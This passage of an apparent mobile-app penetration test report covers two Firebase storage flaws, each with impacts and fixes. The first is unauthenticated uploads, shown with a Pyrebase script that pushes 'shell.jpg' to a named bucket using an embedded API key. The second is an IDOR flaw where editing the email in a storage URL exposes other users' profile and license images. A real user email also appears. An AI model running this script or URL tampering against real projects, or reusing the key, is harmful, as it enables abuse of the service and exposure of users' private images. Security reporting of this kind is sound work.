
A misconfiguration in the Firebase storage settings allows unrestricted file uploads and public access to stored files without proper authentication or authorization. This misconfiguration introduces severe risks, enabling attackers to upload arbitrary files and retrieve publicly accessible URLs, which could be exploited to host or distribute malicious content.

### 9.3.Steps to Reproduce:

1. Use the following Python script to interact with the Firebase storage system using the Pyrebase library:

```python
import pyrebase

config = {
  "apiKey": "AIzaSyDg-4wTO4VEIr7qICBJ-SXkCrhhcw28xfk",
  "authDomain": "android-map-421816.firebaseapp.com",
  "databaseURL": "https://android-map-421816.firebaseio.com",
  "storageBucket": "android-map-421816.appspot.com",
}

firebase = pyrebase.initialize_app(config)
storage = firebase.storage()

# Upload a file (e.g., shell.jpg)
storage.child("shell.jpg").put("shell.jpg")

# Retrieve the publicly accessible URL for the uploaded file
print(storage.child("shell.jpg").get_url(None))
```

2. Run the script, and it will successfully upload a file (e.g., shell.jpg) to Firebase storage.
3. The script then retrieves the publicly accessible URL for the file, which can be accessed by anyone without authentication, exposing a critical vulnerability.



```
(venv) PS C:\Users\swidan\Desktop> python .\fireTest.py
https://firebasestorage.googleapis.com/v0/b/android-map-421816.appspot.com/o/shell.jpg?alt=media&token=shell.jpg
(venv) PS C:\Users\swidan\Desktop> |
```

## 9.4.Impact:

- **Unauthorized File Uploads**: Attackers can upload malicious files, including malware, scripts, or any unwanted content, to the Firebase storage.
- **Public URL Exposure**: Files uploaded by attackers can be accessed via public URLs, potentially exposing harmful content to users or enabling attackers to host malicious files for further exploitation.
- **Data Leakage**: Sensitive files could be uploaded by mistake and accessed publicly, leading to data leakage and privacy violations.
- **Financial Impact:** Since Firebase charges for storage and bandwidth usage, an attacker could abuse the service by uploading large files or frequently downloading files, causing unexpected financial costs for the Firebase account owner.

## 9.5.Recommendation:

1. **Enforce Authentication**:
   - o Ensure that all upload and access operations in Firebase storage require proper user authentication and authorization.
2. **Restrict Public Access**:
   - o Configure Firebase storage rules to restrict public access to files. Only authenticated users should have permission to access or upload files.
3. **Validate File Types**:
   - o Implement file-type validation to prevent unauthorized upload of executable or harmful files.
4. **Use Firebase Security Rules**:
   - o Apply strict Firebase security rules to ensure that only authorized  and apps users can upload, view, or modify files in the storage bucket.

## 9.6.References:

- Firebase Security Documentation: Firebase Security Rules
- OWASP Testing Guide: Testing for Insecure Direct Object References

## 10.Insecure Direct Object (IDOR) in Firebase Storage Access

**Severity**: High
**Status**: Fail

### 10.1.Description:

During a compliance penetration test of the target application, it was discovered that Firebase Storage is used to store sensitive user-uploaded images, including profile photos, vehicle license images, and delivery approval images. These images are stored in directories named after the user's email address, and access is provided through publicly accessible URLs.

For instance, the format of the URL used to retrieve images is as follows:

https://firebasestorage.googleapis.com/v0/b/android-map-421816.appspot.com/o/profile_photos%2Fbswydan6%40gmail.com?alt=media&token=c76f559b-1216-4d75-af2a-8ec079130ae5

This URL structure consists of:

- Directory names, such as:
  - profile_photos
  - vehicle_license_image
  - delivery_approval_image
- The user's email, URL-encoded, to identify the stored image.

### 10.2.Critical Issue:

By removing the token parameter from the URL and encoding any user's email in the path, an attacker can gain unauthorized access to sensitive user images stored in Firebase, without requiring authentication or valid token access. For example, the following URL, which omits the token, still retrieves the user's sensitive image:

### 10.3.Steps to Reproduce:

1. Upload an image to the application, such as a profile photo or vehicle license image.
2. Obtain the publicly accessible URL for the uploaded image.
3. Remove the token from the URL and modify the email in the path to that of another user.
4. Access the image via the modified URL without authentication.

https://firebasestorage.googleapis.com/v0/b/android-map-421816.appspot.com/o/profile_photos%2Fexampleuser%40gmail.com?alt=media

allows access to the image of the specified user without needing a valid token or authentication.

## 10.4.Impact:

1. **Exposure of Personally Identifiable Information (PII):** Unauthorized access to sensitive images can lead to identity theft and privacy violations.
2. **Data Leakage:** An attacker can enumerate and access sensitive files by guessing user emails or exploiting the predictable URL structure.
3. **Legal and Compliance Violations:** Exposure of sensitive information can lead to non-compliance with privacy regulations such as GDPR, HIPAA, or CCPA.
4. **Reputation Damage:** Unauthorized exposure of user data can result in loss of customer trust and potential financial repercussions.

## 10.5.Recommendation:

1. **Implement Access Controls:** Enforce strict Firebase Security Rules to ensure that only authenticated users can access their own images.
2. **Use Signed URLs:** Ensure that all access to Firebase Storage files is through signed URLs with expiration, preventing unauthorized retrieval of files.
3. **Encrypt Sensitive Data:** Consider encrypting sensitive user-uploaded images before storage to protect against unauthorized access.
4. **Monitor and Audit Access:** Implement logging and monitoring for file access to detect and respond to unauthorized access attempts.

## 10.6.References:

- OWASP IDOR Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html
- Firebase Security Rules: https://firebase.google.com/docs/storage/security

# Tools

**-MobSF:** Mobile Security Framework for automated vulnerability analysis.

**-APKTool:** Tool for reverse engineering Android APK files.

**-ADB Tools:** Android Debug Bridge for direct interaction with emulator and device.

**-APKSigner & Uber APKSigner:** Tools for APK signing verification.

**-Reflutter:** Reverse engineering tool for Flutter apps.

**-Byrebase:** Tool used for binary analysis and manipulation.

**-Junas.py:** Script to assist with security testing.

**-GoJWTcrack:** Tool for cracking JSON Web Tokens (JWTs).

**-Burp Suite:** Web vulnerability scanner, also used for API testing.

**-Frida:** Dynamic instrumentation toolkit for reverse engineering.

**-Emulator Devices:** Tested on Emulator API 34 x86_64 and API 24 x86_64 for comprehensive device compatibility testing.

# Conclusion

This testing was based on the technologies and threats known at the time of this report. All the security issues found during the testing have been explained in detail.

The vulnerabilities, like weak authentication, insecure OTP handling, Firebase misconfigurations, and emulator detection failures, pose serious risks to the app’s security. Tools such as MobSF, APKTool, ADB, and Burp Suite were used to identify these issues, helping to assess how well the app can resist attacks.

However, it's important to remember that technology and risks change over time. New threats may appear, and some of the vulnerabilities in this report could become more or less dangerous in the future. Regular testing and updates are essential to keep the app secure.

Following the steps provided in this report will reduce the risk of attacks, but ongoing security checks will help ensure long-term protection of the app and user data. By acting on these recommendations, the app can maintain a higher level of security and protect users from future risks.